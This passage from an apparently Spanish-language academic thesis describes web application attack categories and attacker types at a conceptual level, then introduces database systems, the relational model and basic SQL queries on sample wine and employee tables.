


Figura 2.5 Operación de un ataque XSS

- ***Hijacking session*** es un ataque común en esta categoría, consiste en la explotación de los mecanismos de control de sesión web, esto es posible porque la comunicación HTTP utiliza diversas conexiones TCP las cuales el servidor web necesita reconocer por lo cual este envía una señal al navegador del cliente cuando este se autentica con éxito, este tipo de ataque compromete la señal de sesión mediante el robo o la predicción de una señal de sesión valido para así tener acceso no autorizado al servidor, [21].
- **Information Leakage.** Esta vulnerabilidad sucede cuando un sistema considerado seguro revela información sobre su funcionamiento, así como de su configuración a usuarios no autorizados todo esto sin el conocimiento del o los administradores. Este filtrado de información puede suceder por medio de mensajes de error, comentarios HTML, o simplemente dejado a la vista, [22]. Aunque la fuga de información no representa necesariamente una brecha de seguridad, da al atacante orientación de posibles vulnerabilidades para futuros ataques. Concretamente se trata de casos donde una aplicación divulga información sensible que puede utilizar el atacante para perpetrar al sistema mediante errores en el comportamiento de la aplicación, [10].

En la figura 2.6 se muestran los resultados de las pruebas realizadas a los distintos sitios web, en ella se observa que una de las categorías más explotadas es la de *cross-site*

scripting otro punto a notar es que, aunque en menor cantidad que los demás, los ataques de SQL injection aún continúan sucediendo, [10].




Figura 2.6 Incidence in Recently Tested Applications

2.2.3 Tipos de Atacantes

Entender los motivos de los atacantes es la clave para conocer el ataque, en un inicio lo que ahora se conocen como hackers, era gente que se proponía el reto de romper barreras de seguridad solo por diversión esto sin importar cuál era el sistema objetivo. La principal característica de estos hackers era su intención, ya que para ellos no importa en realidad la aplicación a transgredir sino el reto que este suponía.

Estos hackers pueden ser considerados como aquella gente experta en una o varias áreas de dominio específicas. Existen diversas maneras de atacar una aplicación web, esto debido a los diversos factores que se ven implicados en su creación y funcionamiento, estos ataques pueden ser realizados tanto por atacantes con poco conocimiento o algún grupo especializado como los siguientes:

- **White-hat:** Son considerados auditores que prueban que tan seguro es un sistema forzando el mismo de diversas maneras para así realizar un reporte que serviría como base para próximas modificaciones a los sistemas objetivos. Estos realizan

diversas pruebas con el fin de hacer el sistema más robusto contra ataques y normalmente se manejan con un código de ética usualmente dado por alguna empresa a la cual ofrecen sus servicios. De igual manera utilizan su conocimiento en beneficio de la sociedad, por ejemplo, brindando charlas de concientización.

- **Black-hat:** Son de la misma manera profesionales informáticos, sin embargo, sus intenciones son usualmente malas, ya que la información que ellos logra capturar la utilizan a los fines que ellos mejor convenga. Estos no se manejan bajo ningún código de ética y sus valores están más enfocados al dinero o la falsa sensación de rebeldía frente a la sociedad.
- **Gray-hat**: Son considerados como el nombre sugiere hackers entre las dos categorías anteriores estos atacan sistemas ya sea para mejorarlos o robar información sensible lo que mejor les convenga, [23] [17].

2.2.4 Reportes de seguridad 2014-2017

En la actualidad varios sitios que por décadas se han dedicado a la informática, como son ESEN empresa especializada en seguridad informática y Symantec que de igual manera se especializa en el rubro, han propuesto sus tendencias de amenazas de seguridad para el 2017, anteriormente en un informe llamado *Acunetix Web Application Vulnerability Report* 2016 por parte del Symantec anunciaba que casi 55% de los sitios web tienen una o más vulnerabilidades de seguridad que pueden ser consideradas severas como lo son XSS y SQL injection, además en un apartado del mismo reporte indica que en 2015 un grupo conocido como Team ghostsell se hacía propiamente responsable por el ataque a varias páginas web, pero al hacer una investigación de los sitios atacados Symantec se percató que los sitios no representan un país o sector en particular el grupo tiene un modus operandi basado en las vulnerabilidades de las paginas, ellos comprometen la página mediante SQL injection, sin embargo gran parte de los ataques realizados a las diversas empresas e instituciones pudieron ser concretados debido al poco nivel de seguridad en el código. Mediante el lenguaje SQL es posible realizar consultas a las bases de datos y de estas obtener cierta información, algunos de los principales proveedores de estos sistemas son Oracle, MySQL, SQL server y DB2 todos ellos ampliamente usados en comercios electrónicos, debido a esto se ha vuelto uno de los principales blancos de los atacantes, [1] [2].

En el presente, la empresa ESEN hace un reporte conocido como la seguridad como rehén tendencias 2017 en el cual indica que haciendo una comparación con años anteriores el número de reportes sobre vulnerabilidades continúan en disminución con respecto al año pasado, sin embargo, los reportes generados hasta el momento indican que las vulnerabilidades continúan siendo de alta severidad.

En la figura 2.7 se presenta una comparación de los reportes de vulnerabilidades críticas reportadas cada año donde se observa que a pocos meses de terminar el 2016 el número de reportes es casi igual al del año pasado, de igual manera se observa una gran diferencia con años pasados.




Figura 2.7 Numero de vulnerabilidades críticas reportadas por año

Debido a estos ataques las empresas están mucho más preocupadas por incidentes de seguridad como lo son las fugas de información o acceso indebido a datos sensibles, para mantener su información protegida estas compañías contratan a gente especializada para realizar pruebas de penetración, estas prácticas continúan en tendencia y son conocidas como *Vulnerability Reward Program o Bug Bounty Program*, [1].

En resumen, se puede decir que gran parte de los ataques son concretados debido a un código débil, este código resulta de los pocos conocimientos en seguridad con los que cuentan algunos desarrolladores de aplicaciones web, lo cual es aprovechado por el atacante para realizar alguna intrusión a las bases de datos conectadas a las aplicaciones web.

2.3 INTRODUCCIÓN A LOS SISTEMAS DE BASE DE DATOS

Actualmente, las bases de datos juegan un papel muy importante para muchos ámbitos (empresarial, comercio electrónico, justicia, educación, etc.) debido a que en ellas se encuentran datos que resultan vitales para estos.

Una base de datos se puede definir como una colección de datos relacionados, donde, datos se refiere a los hechos conocidos que pueden ser grabados y tienen un valor implícito. Algunas propiedades implícitas con las que debe de contar una base de datos son las siguientes:

- **Universo de discurso.** Debe representar algún aspecto del mundo real y si este aspecto tiene algún cambio este debe estar reflejado en la base de datos.
- **Datos lógicos.** Una base de datos es una colección de datos lógicamente coherentes, no es correcto denominar base de datos a un conjunto aleatorio de datos.
- **Propósito específico.** La base de datos se diseña, construye y rellena con datos pensados para un fin específico.

Los usuarios finales de las bases de datos pueden efectuar alguna transacción comercial como la compra de algún objeto o producir eventos como el despido de un algún empleado que provoquen cambios en la información almacenada en la base de datos, estos cambios deben ser reflejados en la base de datos lo antes posible para que la información contenida en esta sea en todo momento precisa y fiable.

Gran número de empresas en constante crecimiento hacen uso de las bases de datos, estas bases de datos pueden ser tan grandes y complejas como las empresas requieran.

Un sistema de base de datos (DBMS, *database management system*) es una colección de programas que ayudan a los administradores a crear y mantener una base de datos. El DBMS es un sistema que ayuda en los procesos de definición, construcción, manipulación y compartición de bases de datos entre diversos usuarios y aplicaciones.

Definir una base de datos refiere especificar los tipos de datos, estructuras y restricciones de los datos almacenados. La construcción por su parte es el proceso de guardar los datos en un medio de almacenamiento controlado por el DBMS. La manipulación de una base

de datos incluye funciones como la consulta de datos específicos, actualizar la base de datos para reflejar cambios en el universo de discurso y generar informes a partir de datos. El recurso compartir permite que varios usuarios consulten de la base de datos de manera simultánea.

Una aplicación accede a la base de datos enviando consultas o solicitudes de datos al DBMS, esta provoca la recuperación de algunos datos, por su parte una transacción puede provocar la lectura o escritura de algunos datos en la base de datos, [24].

Otras funciones que ofrece el DBMS son la protección y mantenimiento de la base de datos. La protección incluye la protección del sistema contra el funcionamiento defectuoso del hardware o el software y la protección contra el acceso de usuarios no autorizados. Una gran base de datos requiere evolucionar sin problemas para esto el DBMS debe ser capaz de mantener el sistema mientras estos cambios son efectuados.

Las bases de datos pueden ser descritas como catálogos donde no solo se guarda la base de datos sino también una completa definición o descripción de su estructura, así como de sus restricciones, además de información de la estructura de cada archivo, el tipo y formato de almacenamiento de cada elemento de datos, a toda esta información se le conoce como metadatos y describe la estructura de la de base de datos (datos de los datos).

A toda esta información se tiene acceso mediante consultas que tienen como función recuperar datos específicos de las tablas. Toda la información contenida en una base de datos está distribuida en varias tablas y las consultas permiten ver la información que se solicita en una solo hoja de datos, [25].

2.3.1 Sistema de base de datos

Se definen como un sistema digital para el resguardo de registros que permite a diversos usuarios almacenar, actualizar y recuperar dicha información con base a peticiones al mencionado sistema, la información almacenada puede ser variada, en otras palabras, puede ser datos de carácter público que necesitan de dicho sistema para su consulta ordenada o pueden ser datos más sensibles a los cuales no cualquier usuario pudiese tener acceso.

Un sistema de base de datos está conformado por cuatro componentes los cuales son:

- **Datos.** Los datos deben contar con integridad, para lograrlo se debe unificar toda la información en distintas tablas donde cada tabla guardara datos particulares de los usuarios y de necesitar algún dato extra de algún usuario siempre se pueda encontrar ese dato en otra tabla relacionada al usuario en cuestión el fin de esto es no repetir la misma información en distintas tablas.
- **Hardware.** Volúmenes de almacenamiento que se emplea para contener los datos almacenados.
- **Software.** Existe una capa de software conocida como Sistema de Administración de Base de datos (DBMS), esta se encarga de manejar todas las solicitudes realizadas por los usuarios, así como de "ocultar" la base de datos de los usuarios ofreciéndoles una percepción entendible a los usuarios de la misma.
- **Usuarios.** Se pueden percibir tres tipos diferentes de usuarios el primero de ellos es el **programador**, este es el encargado de escribir los programas de aplicación de la base de datos. El segundo es el **usuario final** el cual es el que interactúa con todas las funciones creadas por el o los programadores. El tercer tipo de usuario de trata de los **administradores de bases de datos** conocidos como (DBA), son expertos de las bases de datos, así como en la recopilación y análisis de las necesidades de los usuarios, [25] [26].

En la figura 2.8 se observa como son realizadas las consultas a las bases de datos, así como la función principal del DBMS. Inicia con una consulta por parte de algún programa de aplicación o usuario final, dicha consulta es capturada por el DBMS el cual la procesa, para posteriormente acceder a la base de datos y con la ayuda de los metadatos generar una respuesta a la consulta realizada.




Figura 2.8 Procesos de consulta de base de datos

Un sistema de base de datos puede ser visto como un sistema con una estructura muy sencilla de dos partes, el servidor y un conjunto de clientes. El servidor es el DBMS, el cual como se ha explicado anteriormente da seguridad e integridad a los datos, además es el encargado de la manipulación de los datos, así como de su definición. El cliente por su parte son las diversas aplicaciones que se ejecutan sobre el DBMS, estas aplicaciones se dividen en dos grupos, las aplicaciones de usuario es el primero de estos grupos y en esencia son programas escritos por los administradores en un lenguaje como C++ o COBOL, el segundo grupo son las aplicaciones proporcionadas por el fabricante, estas tienen como finalidad auxiliar en la creación o ejecución de otras aplicaciones.

2.3.2 Arquitectura de las bases de datos

En 1975 fue aprobado por el Instituto Nacional Estadounidense de Estándares ANSI (*American National Standards Institute*) y por el Comité de Requisitos y Planificación de Estándares SPARC (*Standards Planning and Requirements Committee*), una arquitectura de tres niveles para las bases de datos que permitió la separación de las aplicaciones de los datos, el manejo de múltiples vistas para los usuarios, así como un catálogo donde se almacene el esquema de la base de datos, [27]. Estos niveles son interno, externo, conceptual y presentan las siguientes características:

Nivel interno. En este nivel se presentan vistas que hacen una representación de bajo nivel de toda la base de datos. Mediante un modelo físico se describe todos los detalles para el almacenamiento de la base de datos, así como los métodos de acceso. Este nivel

también es conocido como nivel físico ya que es el más cercano al almacenamiento físico de los datos

Nivel externo. También conocido como nivel lógico, se trata del nivel más cercano a los usuarios, en otras palabras, tiene que ver con la forma en como los usuarios ven los datos. El usuario de este nivel puede ser un programador de aplicaciones o bien un usuario final con cualquier grado de permisos. Ambos tienen a su disposición un lenguaje distinto, con las siguientes características:

- Para el programador de aplicaciones, este será un lenguaje de programación como C++ o bien un lenguaje propietario que sea específico del sistema en cuestión.
- Para el usuario final, este será un lenguaje de consulta, que puede estar controlado por formularios o menús, creado para los requerimientos pensados para el usuario.

Nivel conceptual. Es una representación de todo el contenido de la base de datos, de una forma poco abstracta comparada en cómo se almacenan los datos físicamente. Este nivel pretende ser una vista de los datos "tal como son" en vez de tal como lo ven los usuarios con limitaciones de autorización o hardware.

En este nivel se describen los datos almacenados, así como las relaciones entre los mismos.

La figura 2.9 presenta la arquitectura ANSI/SPARC, en esta se observan los tres niveles mencionados anteriormente por los cuales para un usuario para poder llegar a la base de datos.




Figura 2.9 Tres niveles de arquitectura ANSI/SPARC

2.3.3 Administrador de base de datos

Es la persona encargada de administrar los niveles de autorización que tendrá cada usuario, entre otras tareas. En otras palabras, es la persona encargada de la base de datos a nivel técnico, algunas de las principales responsabilidades de estos administradores son las siguientes:

- **Esquema conceptual.** Es trabajo del administrador decidir exactamente qué información contendrá la base de datos, en otras palabras, identificar las entidades de interés para la empresa e identificar la información que hay que registrar acerca de estas entidades, a este proceso se le conoce como diseño lógico.
- **Esquema interno.** Se encargan de decidir la forma en como los datos van a ser representados, a este proceso se le conoce como diseño físico.
- **Establecer enlace con los usuarios.** En esta tarea el administrador debe estar seguro de la disponibilidad de los datos para cada usuario, así como explicación a los usuarios finales sobre el diseño de las aplicaciones de las cuales harán uso.
- **Definir políticas de vaciado y recarga.** Cuando las empresas se comprometen con una base de datos, se vuelve dependiente del funcionamiento exitoso de este sistema. Para cualquier emergencia el administrador debe definir e implementar

un esquema apropiado para el control de daños que incluya el almacenamiento de un respaldo de la base de datos.

- **Supervisar el rendimiento y responder a los requerimientos cambiantes.** Las tareas mencionadas anteriormente tienen el fin de hacer de la base de datos un sistema eficiente, el administrador de base de datos es responsable de realizar ajustes a este para afinar su funcionamiento conforme las necesidades cambien.

2.3.4 Bases de datos relacionales

Estos sistemas de base de datos son actualmente uno de los más dominantes tanto en industria como en el plano académico, estos sistemas se caracterizan por manejar en forma muy directa la interpretación precedente de los datos y las bases de datos. Estos se basan en una teoría denominada el modelo de datos relacional cuyas características son las siguientes:

- Todos los datos deben ser representados por filas y dichas filas se deben poder interpretar como preposiciones verdaderas.
- Se debe contar con operadores para poder realizar acciones sobre columnas de tablas además dichos operadores deben soportar nuevas preposiciones a partir de las dadas en un principio.

Se denominan sistemas relacionales debido a que relación es el término matemático para tabla la cual es la principal característica de estos sistemas. Los sistemas relacionales tienen como propiedades las siguientes características:

- **Dominios.** Este se trata de un conjunto de valores indivisibles, conocidos también como valores atómicos. Una forma común de determinar un dominio es asignando nombres que se emplea para interpretar sus valores. Un ejemplo de dominio es el siguiente, `Nombres` este dominio engloba el conjunto de caracteres que indican el nombre de una persona. El ejemplo anterior es también conocido como definición lógica de dominio. Al crear un dominio es de igual manera necesario especificar un tipo de dato o formato que definirá los posibles valores que puede tomar el campo, entonces un dominio cuenta con un nombre, un tipo de datos y un formato, [28].
- **Atributo.** Se trata de una columna en la tabla donde se especifica información referente a un dominio, el número de atributos se conocen como grado.

- **Tupla.** Corresponde a una fila en la tabla, representa así un registro completo en la tabla.
- **Relación.** Se trata del conjunto de Tuplas al cual se le asigna el nombre como identificador.

En la figura 2.10 se pueden observar las propiedades antes mencionadas de los sistemas relacionales.




Figura 2.10 Conceptos del modelo relacional

Para que un sistema pueda ser llamado relacional debe cumplir las siguientes características:

- **Aspecto estructural.** Debe cumplir con cierta estructura, en otras palabras, el usuario debe percibir toda la información como tablas.
- **Aspecto de integridad.** Estas tablas deben de cumplir con ciertas características de integridad para así no causar redundancia.
- **Aspecto de manipulación.** Se deben de contar con operadores para que los usuarios puedan almacenar, Restringir, Proyectar la información almacenada.

La tabla 2.2 llamada CAVA contiene el nombre, año de fabricación y numero de botellas de 4 diferentes vinos, esta tabla será usada como base para mostrar las características de manipulación mencionadas anteriormente.

Tabla 2.2 Estructura de datos y operadores en un sistema relacional

Tabla	CAVA	Vino	Año	botellas
		chardonnay	1996	4
		fume blanc	1996	2
		pinot noir	1993	3
		zinfandel	1994	9

En este ejemplo se realiza una consulta de los vinos que fueron producidos después del año 1995, con el uso de los operadores `SELECT, FROM, WHERE` se obtiene la tabla 2.3 que únicamente contiene los tipos de vinos que fueron producidos en el año 1996 excluyendo a todos los anteriores, este es un ejemplo de restricción donde se definió la regla de solo visualizar los vinos posteriores a 1995.

Tabla 2.3 Resultado operación restringir

Restringir: Resultado:	Vino	Año	botellas
`SELECT` VINO, AÑO, BOTELLAS	chardonnay	1996	4
	fume blanc	1996	2
`FROM` CAVA `WHERE` AÑO > 1995;			

Haciendo uso de distintos operadores es posible realizar la manipulación de los datos. En este ejemplo se hace uso de los operadores `SELECT, FROM` y estos dan como resultado la tabla 2.4 en la cual se definió la regla de solo proyectar las columnas vino y botellas excluyendo la columna del año en que estas fueron producidas.

Tabla 2.4 Resultado operación proyectar

FROM CAVA WHERE AÑO > 1995;	Vino	Botellas
Proyectar: Resultado:		
`SELECT` VINO, BOTELLAS	Chardonnay	4
`FROM` CAVA;	fume blanc	2
	pinot noir	3
	Zinfandel	9

En los ejemplos anteriores se obtuvieron resultados de una única tabla (CAVA). En este nuevo ejemplo se hará uso de la tabla DEPTO la cual contiene el nombre y presupuesto de distintos departamentos, así como una clave para identificar a cada uno. También se usará la tabla EMP que contiene el nombre de los empleados, el departamento al que pertenecen, su salario, así como una clave para identificar a cada uno.

Tabla 2.5 Ejemplo de tabla DEPTO

DEPTO#	NOMDEPTO	PRESUPUESTO
D1	comercialización	10M
D2	desarrollo	12M
D3	investigación	5M

Tabla 2.6 Ejemplo de tabla EMP

EMP#	NOMEMP	DEPTO#	SALARIO
E1	López	D1	40K
E2	Chong	D1	42K
E3	Pérez	D2	30K
E4	Hernández	D2	35K

La operación juntar permite como el nombre lo indica juntar tablas con base a valores comunes en una columna. La tabla 2.7 presenta el resultado de juntar las tablas DEPTO y EMP por medio del valor DEPTO#, es esta nueva tabla se puede observar la exclusión de los valores D3 ya que estos no presentan una relación con la tabla EMP.

Tabla 2.7 Resultado Operación Juntar

DEPTO#	NOMDEPTO	PRESUPUESTO	EMP#	NOMEMP	SALARIO
D1	comercialización	10M	E1	López	40K
D1	comercialización	10M	E2	Chong	42K
D2	Desarrollo	12M	E3	Pérez	30K
D2	Desarrollo	12M	E4	Hernández	35K

Es importante mencionar que estas tablas forman la estructura lógica del sistema relacional, por otro lado, la estructura física es libre de almacenar los datos a forma que mejor convenga (archivos secuenciales, indexación, dispersión, cadenas de apuntadores, etc.) para la creación de tablas del nivel lógico, [26].

Los sistemas relacionales cumplen un principio llamado principio de Información el cual dice que todo valor en el sistema solo es representado de una y solo una forma, con valores explícitos dentro de posiciones que conforman las tablas.

Dentro de los sistemas relacionales deben existir valores únicos, para identificar inequívocamente algún aspecto de dichas tablas, para esto se crearon algo que algunos

autores conocen como claves, mientras otros como llaves, las cuales tienen las siguientes características:

- **Clave primaria.** Se trata del valor de un campo con el cual es posible identificar inequívocamente una tabla, este por ejemplo no podría ser el nombre de alguna persona debido a que existe la posibilidad que este se repita. En la tabla 5 la clave primaria es presentada como el número de registro del empleado.
- **Clave externa.** También conocida como llave foránea, se trata de un campo que menciona la clave primaria de otra tabla, esto con el fin que exista integridad de datos es decir hace referencia a valores de otras tablas, [25].

2.4 LENGUAJE SQL

El lenguaje SQL es considerado un estándar para trabajar con bases de datos relacionales, dicho lenguaje puede ser considerado una de las principales razones del éxito comercial de las bases de datos relacionales. Diversos proveedores de bases de datos como son Oracle, MySQL entre otros usan este lenguaje para sus productos.

Originalmente SQL fue desarrollado por IBM principios de los años 70 como una interfaz para un sistema de base de datos relacional conocido como System R.

Actualmente casi todas las aplicaciones web hacen uso de las bases de datos donde almacenan información vital para su funcionamiento, a esta información se puede acceder mediante consultas que tienen como base el lenguaje SQL.

Las expresiones SQL están compuestas por comandos, operadores y funciones las cuales se combinan para poder realizar diversas acciones como son la creación, actualización y manipulación de la base de datos, estos operadores se clasifican en conjuntos los cuales cuentan con las siguientes características:

- **DDL (data definition language).** Agrupa todos los comandos utilizados para crear, modificar o eliminar las estructuras de las bases de datos (tablas,índices, vistas,etc.).
- **DML (data manipulation language).** Se agrupan todos los comandos para manipular los datos contenidos en la base de datos.
- **DCL (data control language).** se agrupan los comandos utilizados para administrar la seguridad de acceso a los datos.

- **TCL (transaction Control language).** se agrupan los comandos para administrar la base de datos.

Más que solo un lenguaje para la realización de consultas, SQL ayuda al DBMS en la definición y control de la base de datos, algunas operaciones en las que se emplea SQL son:

- **Obtención de datos.** Permite la obtención y utilización de los datos previamente almacenados mediante un programa.
- **Manipulación de datos.** Permite al usuario mediante un programa actualizar, suprimir, modificar datos previos de la base de datos.
- **Control de acceso.** SQL permite clasificar a los usuarios, así como crear niveles de acceso.
- **Compartición de datos.** SQL se utiliza para coordinar la compartición de datos, asegurando así que unos no interfieran con otros.
- **Integridad de datos. Se** pueden definir restricciones de integridad en la base de datos, de esta manera se crea un filtro que ayuda contra la corrupción o actualizaciones indebidas.

Es importante mencionar que SQL no es un lenguaje de programación como C+ o Pascal ya que no dispone de sentencias como son `IF, FOR, WHILE`, etc; [10]

SQL utiliza los términos tabla, fila y columna para los términos relación, Tupla y atributo vistos en la sección de bases de datos relacionales.

2.4.1 Normas SQL

SQL es el lenguaje estándar de los DBMS relacionales comerciales. Esto por el esfuerzo de la ANSI en conjunto con ISO que crearon una versión estándar denominada SQL-86 o SQL1.

Más adelante se hicieron revisiones al estándar lo que dio paso a nuevas versiones más o menos importantes. La norma SQL2 es considerada una de las más importantes gran parte de los DBMS implementan esta versión. Existen distintas versiones del estándar SQL, a continuación, se detallan estas versiones y sus principales aportes, [29] [30].

Tabla 2.8 Actualizaciones norma SQL

Norma	Nombre	Aportes
